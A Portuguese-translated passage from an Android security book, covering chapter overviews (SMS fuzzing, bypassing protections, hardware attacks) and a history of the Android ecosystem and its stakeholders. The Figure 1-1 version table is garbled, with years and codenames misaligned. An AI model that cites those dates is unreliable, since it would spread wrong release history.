- O Capítulo 11 volta ao espaço do usuário para discutir um componente particularmente importante e exclusivo dos smartphones Android: a camada de interface de rádio (RIL). Depois de discutir os detalhes da arquitetura, este capítulo aborda como você pode interagir com os componentes da RIL para fazer fuzz no código que manipula mensagens SMS (Short Message Service) em um dispositivo Android.
- O Capítulo 12 detalha os mecanismos de proteção de segurança presentes no sistema operacional Android. Ele começa com uma perspectiva de quando essas proteções foram inventadas e introduzidas no Android. Ele explica como essas proteções funcionam em vários níveis e conclui com técnicas para superá-las e contorná-las.
- O Capítulo 13 aborda métodos e técnicas para atacar o Android e outros dispositivos incorporados por meio de seu hardware. Ele começa explicando como identificar, monitorar e interceptar várias comunicações no nível do barramento. Ele mostra como esses métodos podem permitir outros ataques contra componentes do sistema de difícil acesso. Ele termina com dicas e truques para evitar muitas armadilhas comuns de hacking de hardware.

Quem deve ler este livro

O público-alvo deste livro é qualquer pessoa que queira entender melhor a segurança do Android. Seja você um desenvolvedor de software, um projetista de sistemas incorporados, um arquiteto de segurança ou um pesquisador de segurança, este livro melhorará sua compreensão do cenário de segurança do Android.

Embora alguns dos capítulos sejam acessíveis a um público amplo, a maior parte deste livro é melhor digerida por alguém que tenha um bom conhecimento sobre desenvolvimento e segurança de software de computador. É certo que alguns dos capítulos mais técnicos são mais adequados para leitores com conhecimento em tópicos como programação em linguagem assembly e engenharia reversa. No entanto, os leitores menos experientes que têm motivação suficiente podem aprender muito ao enfrentar as partes mais desafiadoras do livro.

Ferramentas que você precisará

Este livro, por si só, será suficiente para que você tenha uma noção básica do funcionamento interno do sistema operacional Android. Entretanto, os leitores que desejam seguir o código e os fluxos de trabalho apresentados devem se preparar reunindo alguns itens. Em primeiro lugar, é recomendável ter um dispositivo Android. Embora um dispositivo virtual seja suficiente para a maioria das tarefas, será melhor usar um dispositivo físico da família Google Nexus. Muitos dos capítulos pressupõem que você usará uma máquina de desenvolvimento com o Ubuntu 12.04. Por fim, o Android Software Developers Kit (SDK), o Android Native Development Kit (NDK) e um checkout completo do Android Open Source Project (AOSP) são recomendados para acompanhar os capítulos mais avançados.

O que há no site

Conforme declarado anteriormente, este livro pretende ser um recurso completo para a pesquisa e o desenvolvimento atuais da segurança das informações do Android. Enquanto escrevíamos este livro, desenvolvemos um código que complementa o material. Você pode fazer o download desse material suplementar no site do livro em www.wiley.com/go/androidhackershandbook/.

Boa viagem

Com este livro em suas mãos, você está pronto para embarcar em uma jornada pela segurança do Android. Esperamos que a leitura deste livro lhe proporcione um conhecimento mais profundo e uma melhor compreensão das tecnologias, dos conceitos, das ferramentas, das técnicas e das vulnerabilidades dos dispositivos Android. Com a sabedoria recém-adquirida, você estará no caminho certo para melhorar a postura geral de segurança do Android. Junte-se a nós para tornar o Android mais seguro, e não se esqueça de se divertir fazendo isso!

Analisando o ecossistema

A palavra *Android* é usada corretamente em muitos contextos. Embora a palavra ainda possa se referir a um robô humanoide, o *Android* passou a significar muito mais do que isso na última década. No espaço móvel, ela se refere a uma empresa, um sistema operacional, um projeto de código aberto e uma comunidade de desenvolvimento. Algumas pessoas até chamam os dispositivos móveis de *Androids*. Em resumo, todo um ecossistema envolve o sistema operacional móvel, agora extremamente popular.

Este capítulo examina de perto a composição e a saúde do ecossistema Android. Primeiro, você descobrirá como o Android se tornou o que é hoje. Em seguida, o capítulo divide os participantes do ecossistema em grupos para ajudá-lo a entender suas funções e motivações. Por fim, o capítulo discute as complexas relações dentro do ecossistema que dão origem a várias questões importantes que afetam a segurança.

Entendendo as raízes do Android

O Android não se tornou o sistema operacional móvel mais popular do mundo da noite para o dia. A última década foi uma longa jornada com muitos obstáculos no caminho. Esta seção conta como o Android se tornou o que é hoje e começa a analisar o que faz o ecossistema do Android funcionar.

Histórico da empresa

O Android começou como Android, Inc., uma empresa fundada por Andy Rubin, Chris White, Nick Sears e Rich Miner em outubro de 2003. Eles se concentraram na criação de dispositivos móveis capazes de levar em conta as informações de localização e as preferências do usuário. Depois de superar com sucesso a demanda do mercado e as dificuldades financeiras, o Google adquiriu a Android, Inc., em agosto de 2005. No período seguinte, o Google começou a criar parcerias com empresas de hardware, software e telecomunicações com a intenção de entrar no mercado de celulares. Em novembro de 2007, foi anunciada a Open Handset Alliance (OHA). Esse consórcio de empresas, que incluía 34 membros fundadores liderados pelo Google, compartilha um compromisso com a abertura. Além disso, seu objetivo é acelerar a inovação da plataforma móvel e oferecer aos consumidores uma experiência móvel mais rica, mais barata e melhor. Desde então, a OHA cresceu para 84 membros na época em que este livro foi publicado. Os membros representam todas as partes do ecossistema móvel, incluindo operadoras móveis, fabricantes de aparelhos celulares, empresas de semicondutores, empresas de software e muito mais. Você pode encontrar a lista completa de membros no site da OHA em www.openhandsetalliance.com/oha_members.html.

Com a OHA em vigor, o Google anunciou seu primeiro produto móvel, o Android. No entanto, o Google ainda não colocou no mercado nenhum dispositivo com Android. Finalmente, após um total de cinco anos, o Android foi disponibilizado para o público em geral em outubro de 2008. O lançamento do primeiro telefone com Android disponível ao público, o HTC G1, marcou o início de uma era.

Histórico da versão

Antes da primeira versão comercial do Android, o sistema operacional teve versões Alpha e Beta. As versões Alpha estavam disponíveis apenas para membros do Google e da OHA e tinham o codinome dos populares robôs *Astro Boy*, *Bender* e *R2-D2*. O Android Beta foi lançado em 5 de novembro de 2007, data que é considerada popularmente como o aniversário do Android.

A primeira versão comercial, a versão 1.0, foi lançada em 23 de setembro de 2008, e a versão seguinte, a 1.1, foi disponibilizada em 9 de fevereiro de 2009. Essas foram as duas únicas versões que não tinham uma convenção de nomenclatura para seu codinome. A partir do Android 1.5, lançado em 30 de abril de 2009, os codinomes das principais versões foram ordenados em ordem alfabética com os nomes de guloseimas saborosas. A versão 1.5 recebeu o codinome *Cupcake*. A Figura 1-1 mostra todas as versões comerciais do Android, com suas respectivas datas de lançamento e nomes de código.

			 Cupcake	 Donut	 Eclair	 Froyo	 Gingerbread	 Honeycomb	 Icecream sandwich	 Jelly Bean	
		23, Sep	v1.0								
	2008	9, Feb	v1.1								
	2009	30, Abr		v1.5							
		15, Sep			v1.6						
		26, Oct				v2.0					
		3, Dec				v2.0.1					
	2010	12, Jan					v2.1				
		20, May					v2.2				
		6, Dec						v2.3			
		18, Jan					v2.2.1				
		22, Jan					v2.2.2				
		9, Feb						v2.3.3			
		22, Feb						v2.3.4	v3.0		
		28, Apr							v3.1		
		10, May							v3.2		
		15, Jul							v2.3.5		
		25, Jul							v2.3.6		
		2, Sep							v2.3.7	v3.2.1	
		20, Sep								v3.2.2	
		21, Sep									v4.0
		30, Sep									v4.0.1
		19, Oct									v4.0.2
		21, Oct									v3.2.4
		21, Nov					v2.2.3				v4.0.3
		28, Nov									v3.2.5
		15, Dec									v3.2.6
		16, Dec									v4.0.4
	2011	Jan									v4.1
		15, Feb									v4.1.1
		29, Mar									v4.1.2
		9, Jul									v4.2
		23, Jul									v4.2.1
		9, Oct									v4.2.2
		13, Nov									
		27, Nov									
	2012	11, Feb									
	2013										

Figura 1-1: Versões do Android

Da mesma forma que as versões do Android têm nomes de código, as compilações individuais são identificadas com um código de compilação curto, conforme explicado na página Nomes de código, tags e números de compilação em <http://source.android.com/source/build-numbers.html>.

.html. Por exemplo, veja o número de compilação JOP40D. A primeira letra representa o nome do código da versão do Android (J é Jelly Bean). A segunda letra identifica a ramificação do código a partir da qual a compilação foi feita, embora seu significado preciso varie de uma compilação para outra. A terceira letra e os dois dígitos subsequentes formam um código de data. A letra representa o trimestre, começando por A, que significa o primeiro trimestre de 2009. No exemplo, P representa o quarto trimestre de 2012. Os dois dígitos significam dias a partir do início do trimestre. No exemplo, P40 é 10 de novembro de 2012. A letra final diferencia as versões individuais para a mesma data, novamente começando com A. As primeiras compilações para uma data específica, indicadas com A, geralmente não usam essa letra.

Examinando o pool de dispositivos

Com o crescimento do Android, cresceu também o número de dispositivos baseados no sistema operacional. Nos últimos anos, o Android tem se expandido lentamente do mercado típico de smartphones e tablets, encontrando seu caminho para os lugares mais improváveis. Dispositivos como relógios inteligentes, acessórios de televisão, consoles de jogos, fornos, satélites enviados ao espaço e o novo Google Glass (um dispositivo vestível com uma tela montada na cabeça) são alimentados pelo Android. O setor automotivo está começando a usar o Android como uma plataforma de infoentretenimento em veículos. O sistema operacional também está começando a se firmar no espaço do Linux incorporado como uma alternativa atraente para os desenvolvedores incorporados. Todos esses fatos tornam o conjunto de dispositivos Android um lugar extremamente diversificado.

É possível obter dispositivos Android em muitos pontos de venda em todo o mundo. Atualmente, a maioria dos assinantes de telefonia móvel obtém dispositivos subsidiados por meio de suas operadoras de celular. As operadoras fornecem esses subsídios de acordo com os termos de um contrato de serviços de voz e dados. Quem não quiser ficar vinculado a uma operadora também pode comprar dispositivos Android em lojas de eletrônicos ou on-line. Em alguns países, o Google vende sua linha Nexus de dispositivos Android em sua loja on-line, a Google Play.

Google Nexus

Os dispositivos Nexus são a principal linha de dispositivos do Google, composta principalmente de smartphones e tablets. Cada dispositivo é produzido por um fabricante de equipamento original (OEM) diferente em uma estreita parceria com o Google. Eles são vendidos desbloqueados para SIM, o que facilita a troca de operadoras e viagens, por meio do Google Play diretamente pelo Google. Até o momento, o Google tem trabalhado em cooperação com a HTC,

Samsung, LG e ASUS para criar smartphones e tablets Nexus. A Figura 1-2 mostra alguns dos dispositivos Nexus lançados nos últimos anos.



Figura 1-2: Dispositivos Google Nexus

Os dispositivos Nexus foram criados para ser a plataforma de referência para novas versões do Android. Dessa forma, os dispositivos Nexus são atualizados diretamente pelo Google logo após o lançamento de uma nova versão do Android. Esses dispositivos servem como uma plataforma aberta para os desenvolvedores. Eles têm carregadores de inicialização desbloqueáveis que permitem o flash de compilações personalizadas do Android e são suportados pelo *Android Open Source Project* (AOSP). O Google também fornece *imagens de fábrica*, que são imagens binárias de firmware que podem ser atualizadas para retornar o dispositivo ao estado original, não modificado.

Outro benefício dos dispositivos Nexus é que eles oferecem o que é comumente chamado de *experiência Google pura*. Isso significa que a interface do usuário não foi modificada. Em vez disso, esses dispositivos oferecem a interface padrão encontrada no Android básico, conforme compilado pelo AOSP. Isso também inclui os aplicativos proprietários do Google, como Google Now, Gmail, Google Play, Google Drive, Hangouts e outros.

Participação de mercado

As estatísticas de participação no mercado de smartphones variam de uma fonte para outra. Algumas fontes incluem ComScore, Kantar, IDC e Strategy Analytics. Uma análise [geral](#) dos dados dessas fontes mostra que a participação de mercado do Android está em ascensão em uma grande proporção de países. De acordo com um relatório divulgado pela Goldman Sachs, o Android era o número um em todo o mercado global de computação no final de 2012. O GlobalStats da StatCounter, disponível em <http://gs.statcounter.com/>, mostra que o Android é atualmente o número um no mercado de sistemas operacionais móveis, com 41,3% em todo o mundo, como

de novembro de 2013. Apesar dessas pequenas variações, todas as fontes parecem concordar que o Android é o sistema operacional móvel dominante.

Liberação da adoção

Nem todos os dispositivos Android executam a mesma versão do Android. O Google publica regularmente um painel que mostra a porcentagem relativa de dispositivos que executam uma determinada versão do Android. Essas informações são baseadas em estatísticas coletadas de visitas ao Google Play, que está presente em todos os dispositivos aprovados. A versão mais atualizada desse painel está disponível em <http://developer.android.com/about/dashboards/>. Além disso, a Wikipedia contém um gráfico que mostra os dados do painel agregados ao longo do tempo. A Figura 1-3 mostra o gráfico no momento da redação deste documento, que inclui dados de dezembro de 2009 a fevereiro de 2013.




Figura 1-3: Distribuição histórica de versões do Android

Fonte: fjmustak (Licença Creative Commons Attribution-Share Alike 3.0 Unported) http://en.wikipedia.org/wiki/File:Android_historical_version_distribution.png

Conforme mostrado, as novas versões do Android têm uma taxa de adoção relativamente lenta. É necessário mais de um ano para que uma nova versão seja executada em 90% dos dispositivos. Você pode ler mais sobre esse problema e outros desafios enfrentados pelo Android na seção "Entendendo as complexidades do ecossistema", mais adiante neste capítulo.

Código aberto, principalmente

O AOSP é a manifestação do compromisso do Google e dos membros da OHA com a abertura. Em sua base, o sistema operacional Android é construído sobre muitos componentes de código aberto diferentes. Isso inclui várias bibliotecas, o kernel do Linux, uma interface de usuário completa, aplicativos e muito mais. Todos esses componentes de software têm uma licença aprovada pela Open Source Initiative (OSI). A maior parte do código-fonte do Android é liberada sob a versão 2.0 da Apache Software License, que pode ser encontrada em apache.org/licenses/LICENSE-2.0. Existem algumas exceções, que consistem principalmente em projetos *upstream*, que são projetos externos de código aberto dos quais o Android depende. Dois exemplos são o código do kernel do Linux que é licenciado sob a GPLv2 e o projeto WebKit que usa uma licença no estilo BSD. O repositório de código-fonte do AOSP reúne todos esses projetos em um só lugar.

Embora a grande maioria da pilha do Android seja de código aberto, os dispositivos de consumo resultantes contêm vários componentes de software de código fechado. Até mesmo os dispositivos da linha Nexus, carro-chefe do Google, contêm código que é enviado como blobs binários proprietários. Os exemplos incluem carregadores de inicialização, firmware de periféricos, componentes de rádio, software de gerenciamento de direitos digitais (DRM) e aplicativos. Muitos deles permanecem com código-fonte fechado em um esforço para proteger a propriedade intelectual. No entanto, mantê-los com código-fonte fechado dificulta a interoperabilidade, tornando os esforços de portabilidade da comunidade mais desafiadores.

Além disso, muitos entusiastas do código-fonte aberto que tentam trabalhar com o código descobrem que o Android não é totalmente desenvolvido de forma aberta. As evidências mostram que o Google desenvolve o Android em grande parte em segredo. As alterações no código não são disponibilizadas ao público imediatamente após serem feitas. Em vez disso, os lançamentos de código aberto acompanham os lançamentos de novas versões. Infelizmente, várias vezes o código-fonte aberto não foi disponibilizado no momento do lançamento. De fato, o código-fonte do Android Honeycomb (3.0) não foi disponibilizado até que o código-fonte do Ice Cream Sandwich (4.0) fosse lançado. Por sua vez, o código-fonte do Ice Cream Sandwich só foi liberado quase um mês após a data oficial de lançamento. Eventos como esse prejudicam o espírito do software de código aberto, o que vai contra dois dos objetivos declarados do Android: inovação e abertura.

Entendendo as partes interessadas do Android

É importante entender exatamente quem tem participação no ecossistema do Android. Isso não só oferece uma perspectiva, mas também permite entender quem é responsável pelo desenvolvimento do código que dá suporte a vários componentes. Esta seção apresenta os principais grupos de participantes envolvidos, incluindo Google, fornecedores de hardware, operadoras, desenvolvedores, usuários e pesquisadores de segurança.

Esta seção explora o objetivo e as motivações de cada parte interessada e examina como as partes interessadas se relacionam entre si.

Cada grupo pertence a um campo diferente do setor e atende a um propósito específico no ecossistema. O Google, que deu origem ao Android, desenvolve o sistema operacional principal e gerencia a marca Android. Os fabricantes de hardware produzem os componentes de hardware e os periféricos subjacentes. Os OEMs fabricam os dispositivos para o usuário final e gerenciam a integração dos vários componentes que fazem um dispositivo funcionar. As operadoras fornecem acesso a voz e dados para dispositivos móveis. Um vasto grupo de desenvolvedores, incluindo aqueles que são empregados por membros de outros grupos, trabalha em uma infinidade de projetos que se unem para formar o Android.

A Figura 1-4 mostra as relações entre os principais grupos de participantes do ecossistema.




Figura 1-4: Relações ecossistêmicas

Essas relações indicam quem fala com quem ao criar ou atualizar um dispositivo Android. Como a figura mostra claramente, o ecossistema do Android é muito complexo. Essas relações comerciais são difíceis de gerenciar e levam a uma série de complexidades que serão abordadas mais adiante neste capítulo. Antes de entrar nessas questões, é hora de discutir cada grupo em mais detalhes.

Google

Como a empresa que lançou o Android no mercado, o Google tem várias funções importantes no ecossistema. Suas responsabilidades incluem administração legal, marca

gerenciamento, gerenciamento de infraestrutura, desenvolvimento interno e capacitação de desenvolvimento externo. Além disso, o Google constrói sua linha de dispositivos Nexus em estreita cooperação com seus parceiros. Ao fazer isso, ele fecha os acordos comerciais necessários para garantir que os excelentes dispositivos que executam o Android cheguem de fato ao mercado. A capacidade do Google de executar bem todas essas tarefas é o que torna o Android atraente para os consumidores.

Em primeiro lugar, o Google é proprietário e gerencia a marca Android. Os OEMs não podem legalmente marcar seus dispositivos como dispositivos Android ou fornecer acesso ao Google Play, a menos que os dispositivos atendam aos requisitos de compatibilidade do Google. (Os detalhes desses requisitos são abordados com mais profundidade na seção "Compatibilidade", mais adiante neste capítulo). Como o Android é de código aberto, a imposição de compatibilidade é uma das poucas maneiras pelas quais o Google pode influenciar o que outras partes interessadas podem fazer com o Android. Sem ela, o Google seria praticamente impotente para evitar que a marca Android fosse manchada por um parceiro desatento ou mal-intencionado. A próxima função do Google está relacionada à infraestrutura de software e hardware necessária para dar suporte aos dispositivos Android. Os serviços que dão suporte a aplicativos como Gmail, Agenda, Contatos e outros são todos executados pelo Google. Além disso, o Google executa o Google Play, que inclui o fornecimento de conteúdo de mídia avançada na forma de livros, revistas, filmes e música. O fornecimento desse conteúdo requer acordos de licenciamento com empresas de distribuição em todo o mundo. Além disso, o Google executa os servidores físicos por trás desses serviços em seus próprios centros de dados, e a empresa fornece vários serviços cruciais para o AOSP, como hospedagem dos códigos-fonte do AOSP, downloads de imagens de fábrica, downloads de drivers binários e um rastreador de problemas,

e a ferramenta de revisão de código *Gerrit*.

O Google supervisiona o desenvolvimento do núcleo da plataforma Android. Internamente, ele trata o projeto Android como uma operação de desenvolvimento de produto em grande escala. O software desenvolvido dentro do Google inclui o núcleo do sistema operacional, um conjunto de aplicativos principais e vários aplicativos opcionais não essenciais. Como mencionado anteriormente, o Google desenvolve inovações e aprimoramentos para futuras versões do Android em segredo. Os engenheiros do Google usam uma árvore de desenvolvimento interna que não é visível para os fabricantes de dispositivos, operadoras ou desenvolvedores de terceiros. Quando o Google decide que seu software está pronto para ser lançado, ele publica simultaneamente as imagens de fábrica, o código-fonte e a documentação da interface de programação de aplicativos (API). Ele também envia atualizações por meio de canais de distribuição over-the-air (OTA). Depois que uma versão está no AOSP, todos podem cloná-la e começar a trabalhar na criação de sua versão da versão mais recente. Separar o desenvolvimento dessa forma permite que os desenvolvedores e fabricantes de dispositivos se concentrem em uma única versão sem ter que acompanhar o trabalho incompleto das equipes internas do Google. Por mais que isso seja verdade, o desenvolvimento fechado diminui a credibilidade do AOSP como um projeto de código aberto.

Outra função do Google é promover uma comunidade de desenvolvimento aberta que usa o Android como plataforma. O Google fornece aos desenvolvedores de terceiros

kits de desenvolvimento, documentação de API, código-fonte, orientação de estilo e muito mais. Todos esses esforços ajudam a criar uma experiência coesa e consistente em vários aplicativos de terceiros.

Ao cumprir essas funções, o Google garante a vitalidade do Android como uma marca, uma plataforma e um projeto de código aberto.

Fornecedores de hardware

A finalidade de um sistema operacional é fornecer serviços aos aplicativos e gerenciar o hardware conectado ao dispositivo. Afinal de contas, sem o hardware, o software do sistema operacional Android não teria muita utilidade. O hardware dos smartphones atuais é muito complexo. Com um formato tão pequeno e muitos periféricos, o suporte ao hardware necessário é uma tarefa e tanto. Para examinar mais de perto as partes interessadas desse grupo, as seções a seguir dividem os fornecedores de hardware em três subgrupos que fabricam unidades de processamento central (CPUs), System-on-Chip (SoC) e dispositivos, respectivamente.

Fabricantes de CPU

Embora os aplicativos Android sejam agnósticos em relação ao processador, os binários nativos não são. Em vez disso, os binários nativos são compilados para o processador específico usado por um determinado dispositivo. O Android é baseado no kernel do Linux, que é portável e oferece suporte a várias arquiteturas de processador. Da mesma forma, o NDK (*Native Development Kit, kit de desenvolvimento nativo*) do Android inclui ferramentas para o desenvolvimento de código nativo no espaço do usuário para todas as arquiteturas de processadores de aplicativos compatíveis com o Android. Isso inclui ARM, Intel x86 e MIPS.

Devido ao seu baixo consumo de energia, a arquitetura ARM se tornou a arquitetura mais usada em dispositivos móveis. Ao contrário de outras empresas de microprocessadores que fabricam suas próprias CPUs, a ARM Holdings apenas licencia sua tecnologia como propriedade intelectual. A ARM oferece vários projetos de núcleo de microprocessador, incluindo o ARM11, Cortex-A8, Cortex-A9 e Cortex-A15. Os designs normalmente encontrados em dispositivos Android atualmente apresentam o conjunto de instruções ARMv7.

Em 2011, a Intel e o Google anunciaram uma parceria para oferecer suporte aos processadores Intel no Android. A plataforma Medfield, que apresenta um processador Atom, foi a primeira plataforma baseada em Intel suportada pelo Android. Além disso, a Intel lançou o projeto Android on Intel Architecture (Android-IA). Esse projeto é baseado no AOSP e fornece código para ativar o Android em processadores Intel. O site do Android-IA em <https://01.org/android-ia/> é voltado para desenvolvedores de sistemas e plataformas, enquanto o site do Intel Android Developer em <http://software.intel.com/en-us/android/> é voltado para desenvolvedores de aplicativos. Alguns smartphones baseados em Intel atualmente no mercado incluem um tradutor binário proprietário da Intel chamado libhoudini. Esse tradutor permite a execução de aplicativos criados para processadores ARM em dispositivos baseados em Intel.

A MIPS Technologies oferece licenças para sua arquitetura MIPS e projetos de núcleo de microprocessador. Em 2009, a MIPS Technologies portou o sistema operacional Android do Google para a arquitetura de processador MIPS. Desde então, vários fabricantes de dispositivos lançaram dispositivos Android com processadores MIPS. Isso é especialmente verdadeiro para set-top boxes, players de mídia e tablets. A MIPS Technologies oferece o código-fonte de sua porta Android, bem como outros recursos de desenvolvimento, em <http://www.imgtec.com/mips/developers/mips-android.asp>.

Fabricantes de sistemas em chip

System-on-Chip (SoC) é o nome dado a uma única peça de silício que inclui o núcleo da CPU, juntamente com uma unidade de processamento gráfico (GPU), memória de acesso aleatório (RAM), lógica de entrada/saída (E/S) e, às vezes, muito mais. Por exemplo, muitos SoCs usados em smartphones incluem um processador de banda base. Atualmente, a maioria dos SoCs usados no setor móvel inclui mais de um núcleo de CPU. A combinação dos componentes em um único chip reduz os custos de fabricação e diminui o consumo de energia, o que acaba resultando em dispositivos menores e mais eficientes. Como mencionado anteriormente, os dispositivos baseados em ARM dominam o conjunto de dispositivos Android. Nos dispositivos ARM, há quatro famílias principais de SoC em uso: OMAP da Texas Instruments, Tegra da nVidia, Exynos da Samsung e Snapdragon da Qualcomm. Esses fabricantes de SoCs licenciam o design do núcleo da CPU da ARM Holdings. Você pode encontrar uma lista completa de licenciados no site da ARM em www.arm.com/products/processors/licensees.php. Com exceção da Qualcomm, os fabricantes de SoC usam os designs da ARM sem modificações. A Qualcomm investe esforços adicionais para otimizar o consumo de energia mais baixo e o desempenho mais alto, e melhor dissipação de calor.

Cada SoC tem componentes diferentes integrados a ele e, portanto, requer suporte diferente no kernel do Linux. Como resultado, o desenvolvimento de cada SoC é monitorado separadamente em um repositório Git específico para esse SoC. Cada árvore inclui o código específico do SoC, incluindo drivers e configurações. Em várias ocasiões, essa separação fez com que as vulnerabilidades fossem introduzidas em apenas um subconjunto dos repositórios de código-fonte do kernel específico do SoC. Essa situação contribui para uma das principais complexidades do ecossistema Android, que é discutida em mais detalhes na seção "Entendendo as complexidades do ecossistema", mais adiante neste capítulo.

Fabricantes de dispositivos

Os fabricantes de dispositivos, incluindo os fabricantes de projetos originais (ODMs) e OEMs, projetam e constroem os produtos usados pelos consumidores. Eles decidem qual combinação de hardware e software será incorporada à unidade final e cuidam de toda a integração necessária. Eles escolhem os componentes de hardware que serão combinados, o fator de forma do dispositivo, o tamanho da tela, os materiais, a bateria, as lentes da câmera, os sensores, os

rádios e assim por diante. Normalmente, os fabricantes de dispositivos

fazer uma parceria com um fabricante de SoC para uma linha completa de produtos. A maioria das escolhas feitas ao criar um novo dispositivo está diretamente relacionada à diferenciação do mercado, visando a um segmento específico de clientes ou à fidelidade à marca.

Ao desenvolver novos produtos, os fabricantes de dispositivos precisam adaptar a plataforma Android para funcionar bem em seu novo hardware. Essa tarefa inclui a adição de novos drivers de dispositivo do kernel, bits proprietários e bibliotecas do espaço do usuário. Além disso, os OEMs geralmente fazem modificações personalizadas no Android, especialmente na estrutura do Android. Para estar em conformidade com a licença GPLv2 do kernel do Android, os OEMs são obrigados a liberar os códigos-fonte do kernel. No entanto, a estrutura do Android é licenciada sob a licença Apache 2.0, que permite que as modificações sejam redistribuídas em formato binário sem a necessidade de liberar o código-fonte. É aqui que a maioria dos fornecedores tenta colocar suas inovações para diferenciar seus dispositivos dos demais. Por exemplo, as modificações na interface de usuário *Sense* e *Touchwiz* feitas pela HTC e pela Samsung são implementadas principalmente na estrutura do Android. Essas modificações são um ponto de discordia porque contribuem para vários problemas complexos e relacionados à segurança no ecossistema. Por exemplo, as personalizações podem introduzir novos problemas de segurança. Você pode ler mais sobre essas complexidades na seção "Entendendo as complexidades do ecossistema", mais adiante neste capítulo.

Transportadoras

Além de fornecer serviços móveis de voz e dados, as operadoras fecham acordos com fabricantes de dispositivos para subsidiar telefones para seus clientes. Os telefones obtidos por meio de uma operadora geralmente têm uma versão de software personalizada pela operadora. Essas versões tendem a ter o logotipo da operadora na tela de inicialização, configurações de rede APN (Access Point Name) pré-configuradas, alterações na página inicial e nos favoritos do navegador padrão e muitos aplicativos pré-carregados. Na maioria das vezes, essas alterações são incorporadas à partição do sistema, de modo que não podem ser removidas facilmente. Além de adicionar personalização ao firmware do dispositivo, as operadoras também têm seus próprios procedimentos de teste de garantia de qualidade (QA). Esses processos de controle de qualidade são considerados demorados e contribuem para a lentidão na adoção de atualizações de software. É muito comum ver um OEM corrigir uma falha de segurança no sistema operacional de seu dispositivo sem marca, enquanto o dispositivo com a marca da operadora permanece vulnerável por muito mais tempo. Somente quando a atualização está pronta para ser distribuída aos dispositivos da operadora é que os usuários subsidiados são atualizados. Depois de estarem disponíveis por algum tempo, geralmente em torno de 12 a 18 meses, os dispositivos são descontinuados. Alguns dispositivos são descontinuados muito mais rapidamente - em alguns casos, até mesmo imediatamente após o lançamento. Após esse ponto, os usuários que ainda estiverem usando esse dispositivo não terão mais receber atualizações, independentemente de estarem ou não relacionadas à segurança.

Desenvolvedores

Como um sistema operacional de código aberto, o Android é uma plataforma ideal para os desenvolvedores. Os engenheiros do Google não são as únicas pessoas que contribuem com código para a plataforma Android. Há muitos desenvolvedores individuais e entidades que contribuem para o AOSP em seu próprio nome. Toda contribuição para o AOSP (vinda do Google ou de terceiros) tem que usar o mesmo estilo de código e ser processada pelo sistema de revisão de código-fonte do Google, o *Gerrit*. Durante o processo de revisão do código, alguém do Google decide se as alterações devem ser incluídas ou excluídas.

Nem todos os desenvolvedores do ecossistema Android criam componentes para o próprio sistema operacional. Uma grande parte dos desenvolvedores do ecossistema são desenvolvedores de aplicativos. Eles usam os kits de desenvolvimento de software (SDKs), estruturas e APIs fornecidos para criar aplicativos que permitem que os usuários finais atinjam seus objetivos. Sejam essas metas de produtividade, entretenimento ou outras, os desenvolvedores de aplicativos visam atender às necessidades de sua base de usuários.

No final, os desenvolvedores são movidos pela popularidade, reputação e lucros. Os *mercados de aplicativos* no ecossistema Android oferecem incentivos aos desenvolvedores na forma de compartilhamento de receita. Por exemplo, as redes de publicidade pagam aos desenvolvedores pela colocação de anúncios em seus aplicativos. Para maximizar seus lucros, os desenvolvedores de aplicativos tentam se tornar extremamente populares e, ao mesmo tempo, manter uma reputação sólida. Ter uma boa reputação, por sua vez, aumenta a popularidade.

ROMs personalizadas

